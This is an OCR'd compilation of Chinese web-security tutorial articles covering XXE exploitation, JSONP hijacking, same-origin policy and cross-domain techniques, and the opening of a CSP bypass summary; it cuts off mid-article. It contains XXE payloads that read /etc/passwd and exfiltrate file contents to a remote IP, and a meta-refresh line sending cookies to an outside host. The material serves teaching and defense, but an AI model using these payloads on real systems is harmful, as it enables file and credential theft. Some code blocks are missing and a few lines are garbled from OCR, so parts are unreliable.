


（2）将外部实体引用的 URL 设置到本地服务器，本地构建恶意 dtd 文件，远程注入。

```
<!DOCTYPE foo [<!ELEMENT foo ANY >

<!ENTITY  % xxe SYSTEM "http://xxx.xxx.xxx/evil.dtd" >

%xxe;]>

<foo>&evil;</foo>
```

外部 evil.dtd 中的内容：

```
<!ENTITY evil SYSTEM "file:///etc/passwd" >
```




2.无回显的情况：

可以使用外带数据通道提取数据，先使用 filter:/// 获取目标文件的内容，然后将内容以 http 请求发送到接收数据的服务器（攻击服务器）。

实体 remote，all，send 的引用顺序很重要，首先对 remote 引用的目的是将外部文件 evil.xml 引入到解释上下文中，然后执行 %all，这时会检测到 send 实体，在 root 节点中引用 send，就可以成功实现数据转发。

源文件代码如下：




eval.xml 的源码如下：

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://192.168.1.176/1.php?file=%file;'>">
```

当然，也可以直接在 DTD 中引用 send 实体，如果在 evil.xml 中，send 是个参数实体的话，即可用以下方式：

源文件代码如下：



evil.xml 的内容，内部的 % 号要进行实体编码成 &#x25，代码如下：

```
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM
    'http://192.168.1.176/1.php?file=%file;'>">
```

有报错直接查看报错信息。无报错需要访问接受数据的服务器中的日志信息或 burp 抓包重放。

0x02 XXE 漏洞检测

最直接的办法就是，检测那些接收 xml 作为输入内容的节点。

但是很多时候，这些节点表面看来可能不是很明显，这个时候就需要借助 burp 抓包，通过修改不同的字段，如 http 请求方法、Content-Type 头部字段等，然后看看应用程序的响应是否解析了发送的内容，如果解析了，那么就有可能有 XXE 漏洞。

0x03 XXE 修复与防御

可以将 libxml 版本升级到 2.9.0 以后，因为 libxml 2.9.0 以后默认是不解析外部实体的；或者手动检查底层的 xml 解析库，设置为禁止解析外部实体。

0x04 总结

XXE 的利用方式非常广，危害也非常大。除了上文提到的文件读取，还可以进行拒绝服务攻击、命令执行、SQL(XSS) 注入、内网扫描端口、入侵内网站

点等，非常值得深入学习。而文章中验证 XXE 的环境，vulhub 也包含了除 XXE 之外的很多其他漏洞验证环境，如 HeartBleed 心脏出血、JBoss 反序列化、Nginx 解析漏洞等，非常适合初学者进行实践操作。推荐阅读：《s j 》人不

》

0x05 参考链接

http://www.runoob.com/xml/xml-tutorial.html

http://vulhub.org/#/environments/php_xxe/

从 Ajax 聊一聊 Jsonp 点击劫持

原创： GETF 信安之路 2018-02-06

偶然看到 freebuf 去年的一篇文章，JSONP 注入解析

http://www.freebuf.com/articles/web/126347.html

看完整篇文章并没有太理解其提到的 JSONP，仔细查阅了相关资料，在这里将所得与大家分享~

从 Ajax 谈起

先提两个众所周知的概念：

1、Ajax，Asynchronous JavaScript and XML，意思就是用 JavaScript 执行异步网络请求。

2、Web 的运作原理：一次 HTTP 请求对应一个页面。


那么问题来了

当我需要用户感觉自己仍然停留在当前页面，但是部分页面（数据）却可以不断地更新，我该如何去实现呢?


当然是让用户留在当前页面中，同时发出新的 HTTP 请求，这时就必须用 JavaScript 发送这个新请求，接收到数据后，再用 JavaScript 更新页面

举个例子：

注意上面代码中的请求地址，这是我七牛云储存的一个 test2.txt 的外链，当我在和其同源的 http://7xrous.com1.z0.glb.clouddn.com/test.txt 的控制台中运行这段代码，弹窗 success



但是当我在不同源的地方，比如 google 的控制台去运行，则弹窗 fail



同源的概念：

对于绝对的 URIs，源就是{协议，主机，端口}定义的。只有这些值完全一样才认为两个资源是同源的。

又一个问题来了

一个公司拥有很多子域名，比如说官网 xxx.com 的一个 Ajax 需要调用 download.xxx.com 的某个资源，跨域了，不可调用，这该怎么办?

jsonp 就是一种解决跨域的手段，而问题也就出在这里~

再来聊聊 Jsonp

1.什么是 jsonp？

jsonp 就是跨域的一种手段，Jsonp 有个限制，只能用 GET 请求，并且要求返回 JavaScript。

这种方式跨域实际上是利用了浏览器允许跨域引用 JavaScript 资源，类似这种：

2.举个例子，演示 jsonp：

本地环境: wamp

sever 端 1.html 代码：

```html
<!DOCTYPE html>
<html>
<head>
    <title>test_jsonp</title>
    <meta charset="utf-8">
</head>
<script type="text/javascript">
    function refreshPrice(data) {
        var p = document.getElementById('test-jsonp');
        p.innerHTML = '当前价格：' +
            data['0000002'].name +': ' +
            data['0000002'].price + '; ' +
            data['1399010'].name + ': ' +
            data['1399010'].price;
    }
    function getPrice() {
        var
            js = document.createElement('script'),
            head = document.getElementsByTagName('head')[0];
        js.src = 'http://api.money.126.net/data/feed/0000002,1399010?callback=refreshPrice';
        head.appendChild(js);
    }
</script>
<body>
<p>hello,friend!</p>
<p id="test-jsonp">当前价格：</p>
<p><button type="button" onclick="getPrice()">刷新</button></p>
</body>
</html>
```


效果图：

3.JSONP 的两部分：

回调函数和数据。回调函数是当响应到来时应该在页面中调用的函数，而数据就是传入回调函数中的 JSON 数据。

Jsonp hijacking 演示

下面用自己的云服务器模拟环境演示下如何进行 Jsonp hijacking 攻击

云服务器端（演示的是站点的某些存在漏洞 api 接口，也可以说是信息泄露）：

水坑攻击端

所谓水坑攻击，用打战的观点来说，就是在必经之路设下埋伏

```php
<?php
$callback = $_GET['callback'];//得到回调函数名
$data = array(
    "username"=>"test",
    "password"=>"123456",
    "userimage"=>"http://xxx.com/sfhwifhiwhfwifhwifw.jpg"
    );//要返回的数据
echo $callback.'('.json_encode($data).')';//输出
?>
//这里用password比较夸张了，但是日常中还是有站点将重要身份令牌给泄露出来的
```


效果图：

总结

so，如果找到一个站点有利用到 jsonp 跨域，但返回的数据中又有一些重要的信息，我们可以在一个访问量高的站点，或者自己的博客（233）去插入一段 js，如果访问者都登陆过了该站点，则可以获取大批量的重要信息

这里放几个乌云镜像上之前爆出的漏洞：

2016-05-04 新浪微博之点击我的链接就登录你的微博(JSONP 劫持)

2016-01-27 中国联通某站 jsonp 接口跨域导致信息泄漏并可开通某些套餐（运营商额外插入功能带来的风险）

2016-01-20 新浪微博 JSONP 劫持之点我链接开始微博蠕虫+刷粉丝

文章如有解释的不正确的地方，欢迎指出，共同讨论~

同源策略与跨域请求

原创： 晚风 信安之路 2018-06-05

做前端开发经常会碰到各种跨域问题，通常情况下，前端除了 iframe 、script 、link、img、svg 等有限的标签可以支持跨域外（这也与这些标签的用途有关），其他的资源都是禁止跨域引用的。说到跨域，与浏览器的同源策略是密不可分的。那我们先来理解一下浏览器为什么要设置同源策略。

同源策略（same origin policy）

首先，同“源”的源不单单是指两个页面的主域名，还包括这两个域名的协议、端口号和子级域名相同。举个例子，假设我现在有一个页面 http://www.a.com/index.html，域名是 www.a.com，二级域名为 www,协议是 http，端口号是默认的 80，这个页面的同源情况如下：

网站	同源情况	原因
http://www.a.com/dist/a.html	同源	-
http://www.b.com/index.html	不同源	域名不同
http://v2.www.a.com/index.html	不同源	域名不同
http://www.a.com:801	不同源	端口号不同
https://www.a.com/index.html	不同源	协议不同

信安之路

同源策略存在的意义就是为了保护用户的信息的安全。一般网站都会把关于用户的一些敏感信息存在浏览器的 cookie 当中试想一下，如果没有同源策略的保护，那么 b 页面也可以随意读取 a 页面存储在用户浏览器 cookie 中的敏感信息，就会造成信息泄露。如果用户的登录状态被恶意网站能够随意读取，那后果不堪设想。由此可见，同源策略是非常必要的，可以说是浏览器安全的基石。

除了 cookie 的访问受到同源策略的限制外，还有一些操作也同样受到同源

策略的限制：

(1) 无法读取非同源网页的 Cookie 、sessionStorage 、localStorage 、IndexedDB

(2) 无法读写非同源网页的 DOM

(3) 无法向非同源地址发送 AJAX 请求（可以发送，但浏览器会拒绝响应而报错）

虽然所有的页面都有浏览器的同源策略的保护，但我们仍然有一些办法绕过浏览器的同源策略限制。下面我总结一下目前已知的几种跨域方法和可能会导致的安全问题。如果有什么其他的方法，欢迎在下面留言补充。

五种前端跨域方法

1、JSONP

JSONP(json with padding) ，利用了 <script> 标签能跨域的特性。需要前端和后端约定好一个函数名，当前端请求后端时，返回一段 JS。这段 JS 调用了之前约定好的回调函数，并将数据当作参数传入，完成数据的跨域传递。就这样看文字可能有点难以理解，我们来看一个例子：

需要获取数据的页面 http://a.com/index.html:

```
<script>
    function foo(data) {
        console.log(data.txt);
    }
</script>
<script src="http://b.com/api?callback=foo"></script>
```

访问非同域的页面 http://b.com/api?callback=foo，返回数据如下:

```
foo({ txt : 'example' })
```

在这个例子中，约定好的回调函数名为 foo，由 callback 参数告知服务器

要调用哪个函数来传递数据，也就是要传递什么数据。然后服务器就会返回相应的数据给页面，从而实现了数据的跨域传输。这就是整个 JSONP 的流程。由于这种方式是利用了 script 标签的特性来实现跨域，所以只能用 GET 方式获取数据。

这种方式有几个安全问题:

一是接收请求的 api 页面是属于公共使用的那还好，如果是内部私用就会造成一个用户信息泄露的问题；

二是如果 callback 参数的内容是一段 js 代码，当后端没有过滤或者过滤不严时，可能会出现 XSS 问题；三是有可能会出现 SOME 漏洞。

2、document.domain

这种方式有些局限性，只能在顶级域名相同的两个页面中跨域访问。通常情况下，在一个页面中内嵌一个不同域的 iframe，两个页面是无法相互访问的，所以多用于控制页面中内嵌的 iframe。然后再来说下 js 中的 document.domain 这个东西。这个东西会显示当前页面的域名。也可以设置，但有限制，只能设置成当前的域名或者顶级域名。如果设置为其他的域名则会报一个“参数无效”的错误：

```
document.domain                    //www.a.com

document.domain = 'www.a.com'   //www.a.com

document.domain = 'a.com'        //a.com

document.domain = 'b.com'        //      错误
```

举个例子，现在有两个页面，http://www.a.com 和 http://a.com，这两个页面是不同域的。前一个域名的 document.domain 是 www.a.com，后一个域名的 document.domain 是 a.com。在前一个页面中引入后一个页面，并把前一个页面的 document.domain 改为 a.com，那么这两个页面就能相互操作了，也就是实现了同一顶级域名之间的跨域。

3、window.name

关于 window.name 我们先来看这样一个场景，首先是 A 站：

```
window.name = 'A site data';

location.href = 'http://b.com';
```

设置完 window.name 后自动跳转到 B 站，此时我们在控制台里 alert 出 window.name ，发现还是我们在 A 站中设置的数据。可以看到如果在一个标签里跳转页面的话，我们的 window.name 是不会改变的。我们可以了利用这个特性进行跨域。顺便提一下，从页面内部打开的另一个页面会包含前一个页面的引用，这也是 target="_blank" 漏洞的成因。

相同的技术也可以用在 iframe 的跨域数据传递中。


这是含有数据的页面：

```
<body>
  Hello World port:802,serverB
</body>
<script>
  window.name = 'data in serverB';
</script>
```


这是取数据的页面：

```
<body>
  <iframe src="http://localhost:802" frameborder="0" id="iframe"></iframe>
</body>

<script>
var iframe = document.getElementById('iframe');
var data = '';
iframe.onload = function () {
  data = iframe.contentWindow.name;
  alert(data);
}
</script>
```



然后浏览器不给情面地给了一个报错...



我不就是跨了个域嘛，就给我一个大大的报错。没事，我们有 JS 黑魔法。对代码进行少许改动，在 iframe 加载完后立即把它的 src 改为同域，这样就可以读取 iframe 的 window.name 了。在实际开发中也可以不设置为同域，而设置为 about:blank，因为这个页面中包含了同域的引用，而且因为是空白页面，可以提高页面加载速度。

```
<script>
var iframe = document.getElementById('iframe');
var data = '';
iframe.onload = function () {
  iframe.onload = function () {
    data = iframe.contentWindow.name;
    alert(data);
  }
  iframe.src = 'http://localhost:801';  //设置为和当前页面同域
}
</script>
```


成功跨域拿到了数据：



在安全中，我们一般使用 window.name 来缩短 XSS 的 payload。

4、postMessage

postMessage 是 HTML5 时代新出现的 API。用于安全的进行跨域请求。从字面意思就可以想象，就是一个页面对另一个页面发消息来实现跨域通信。下面是最简单的一个例子：

A 站是发送数据端：

```
<iframe src="http://b.com" id="com_b"></iframe>

...

<script>

    document.getElementById('com_b').contentWindow.postMessage('hello
     b','*')</script>
```

B 站是接收数据端：

```
<script>

    window.addEventListener('message',function(event){

        alert(event.data);

    },false);
```

```
</script>
```

以上就是 postMessage 的最简单的一个 Demo。这套跨域机制本身是没有问题的，安全问题都出在人身上。

主要有两个地方容易出问题：

一是 A 站作为消息发送端，如果对消息的保密性有要求，那就不能把接收端写为 *,需要指定接收消息的域；

二是 B 作为数据接收端，需要在处理接收到的数据之前对数据的来源做验证，防止来源被恶意伪造，从而页面被注入恶意数据。所以推荐使用以下的做法：

```
<script>
    window.addEventListener('message',function(event){
        var origin = event.origin || event.originalEvent.origin;  //      处
        if(origin !== 'http://a.com') return;
        handle(event.data);
    },false);
</script>
```

5、browser SOP bug

虽然所有的浏览器都有同源策略，但是各家浏览器实现的方式也是各不相同。难免实现也会有漏洞。我们可以找出浏览器同源策略的漏洞来实现跨域访问。例如浏览器对 CSS（层叠样式表）的松散解析就会导致跨域 bug 的出现。可以看这个例子：

https://bugs.chromium.org/p/chromium/issues/detail?id=9877

三种服务器跨域方法

1、反代服务器

由于服务器是可以跨域访问数据的。于是我们前端想要什么别的域的数据直

接告诉后端服务器，让服务器帮我们去跨域读数据，获取到了再传给我们，这样前端也可以处理别的域内的数据了。也就是说，将其他域名的资源映射到你自己的域名之下，这样浏览器就认为他们是同源的。这就是反代服务器的原理，是不是非常简单。一般我们常常使用 nginx 来配置反向代理服务器。

2、CORS

CORS 设置起来非常简单。只要在相关页面返回一个“Allow-Control-Allow-Origin”的响应头即可。类似：

```
header("Allow-Control-Allow-Origin: http://www.a.com")
```

具体可以看阮一峰老师的这篇文章：

http://www.ruanyifeng.com/blog/2016/04/cors.html

CORS 跨域这种方式更像是 JSONP 的升级版，像是给 JSONP 加了一个白名单。只有服务器白名单中的请求才能被正确的响应。

在本届 DEFCON 大会上也提到了这种跨域方式的不安全性。其实大多数问题还是出在没有正确配置 ACAO 响应头上，如果直接设为 *，这就相当于直接把浏览器的同源策略去掉了，所有的域都能访问这个域的文件了。这边提供给了一个 CORS 跨域扫描器，用来检测网站的 CORS 配置是否安全。

https://github.com/chenjj/CORScanner

3、flash

对 flash 跨域的了解不多。这项技术在网页方面也在没落。这里就简单地提一下。假设 A 站要跨域访问 B 站，首先会检查 B 站下的 crossdomain.xml 文件，如果没有，则访问不成功。如果有，且里面设置了允许 A 站点访问，那么 AB 站点就可以跨域通信了。下面是一个 crossdomain.xml 文件的例子：

```
<?xml version="1.0"?>
<cross-domain-policy>
  <allow-access-from domain="*" />
```

```
</cross-domain-policy>
```

如果不想域内的文件被其他任何域都能访问到，那么这种做法是不推荐的。正确的做法应该是明确指定本域内的文件能被哪些域访问。

绕过内容安全策略总结

原创： hurricane618 信安之路 2018-05-22

今年的 0CTF 预选赛 6 道 web 题，其中三道都涉及 CSP 的知识点，简直可怕。。。这次趁着空闲时间就稍稍总结一下 CSP 绕过方面的知识，无论是对以后 CTF 比赛还是工作都很有帮助。

CSP 的基础

CSP 的全称 Content Security Policy，用来防御 XSS 攻击的技术。它是一种由开发者定义的安全性政策性申明，通过 CSP 指定可信的内容来源，让 WEB 处于一个安全的运行环境中。

一个 CSP 头由多组 CSP 策略组成，中间由分号分隔,如下所示：

```
Content-Security-Policy: default-src 'self' www.baidu.com; script-src 'unsafe-inline'
```

其中每一组策略包含一个策略指令和一个内容源列表。策略指令有如下选项：

指令	说明
default-src	定义资源默认加载策略
connect-src	定义 Ajax、WebSocket 等加载策略
font-src	定义 Font 加载策略
frame-src	定义 Frame 加载策略
img-src	定义图片加载策略
media-src	定义 <audio>、<video> 等引用资源加载策略
object-src	定义 <applet>、<embed>、<object> 等引用资源加载策略
script-src	定义 JS 加载策略
style-src	定义 CSS 加载策略
sandbox	值为 allow-forms，对资源启用 sandbox
report-uri	值为 /report-uri，提交日志

内容源有如下选项：

源	说明
*	通配符，允许任何 URL，除了 data: blob: filesystem: schemes
*.foo.com	允许加载 foo.com 子域的资源
abc.foo.com	只能加载这个域名下的资源
https://a.com	只能用 HTTPS 加载域名下的资源
https:	通过 HTTPS 可以加载任意域名下的资源
'none'	代表空集，即不匹配任何 URL，两侧单引号是必须的
'self'	代表和文档同源，包括相同的 URL 协议和端口号，两侧单引号是必须的
'unsafe-inline'	允许使用内联资源，如内联的 <script> 元素、javascript: URL、内联的事件处理函数和内联的 <style> 元素，两侧单引号是必须的
'unsafe-eval'	允许使用 eval() 等通过字符串创建代码的方法，两侧单引号是必须的
data:	允许 data: URI 作为内容来源
mediastream:	允许 mediastream: URI 作为内容来源

内容源有三种：源列表、关键字和数据，其中 *，*.foo.com，abc.foo.com，https://a.com，https: 属于源列表。'none'，'self'，'unsafe-inline'，'unsafe-eval' 属于关键字。data:，mediastream: 属于数据。

例子 1:

Content-Security-Policy: default-src 'self' trustedscripts.foo.com

意思就是默认的内容源必须为同源或者是 trustedscripts.foo.com

例子 2:

Content-Security-Policy: default-src 'self'; img-src 'self' data:; media-src mediastream:

图片源可以为同源内容或者是 data: 引用的资源，媒体源必须使用 mediastream: 引用，除此以外的都执行默认内容源判断，必须为同源内容。更加详细的可以看:

https://lorexxar.cn/2016/08/08/ccsp/

一个在线的 CSP 头部生成器可以帮助我们深入理解

https://www.cspisawesome.com

CSP 的进化--nonce script CSP 和 strict-dynamic

这是 Google 团队 2016 年在 CSP is Dead, Long live CSP:

https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/45542.pdf

中正式提出的 CSP 种类，为了解决 CSP 爆出的各种各样的问题。

nonce script CSP

动态生成 nonce 字符串，只有包含 nonce 字段并字符串相等的 script 块可以被执行

```
<?php
Header("Content-Security-Policy: script-src 'nonce-".$random." '");
?>
<script nonce="<?php echo $random?>">
```

这个字符串可以在后端实现，每次请求都重新生成，这样就可以无视哪个域是可信的，保证所加载的任何资源都是可信的，并且还能拦截后面插入的 script。

strict-dynamic

Content-Security-Policy: default-src 'self'; script-src 'strict-dynamic'

SD 意味着可信 js 生成的 js 代码是可信的。

这个 CSP 规则主要是用来适应各种各样的现代前端框架，通过这个规则，可以大幅度避免因为适应框架而变得松散的 CSP 规则。

CSP Bypass 的方法总结

CSP 对前端攻击的防御主要有两个：

1、限制 js 的执行。

2、限制对不可信域的请求。

接下来的多种 Bypass 手段也是围绕这两种的 url 跳转

利用 url 跳转，回避严格的 CSP。

在 default-src 'none' 的情况下，可以使用 meta 标签实现跳转

```
<meta http-equiv="refresh" content="1;url=http://www.xss.com/x.php?c=[cookie]" >
```

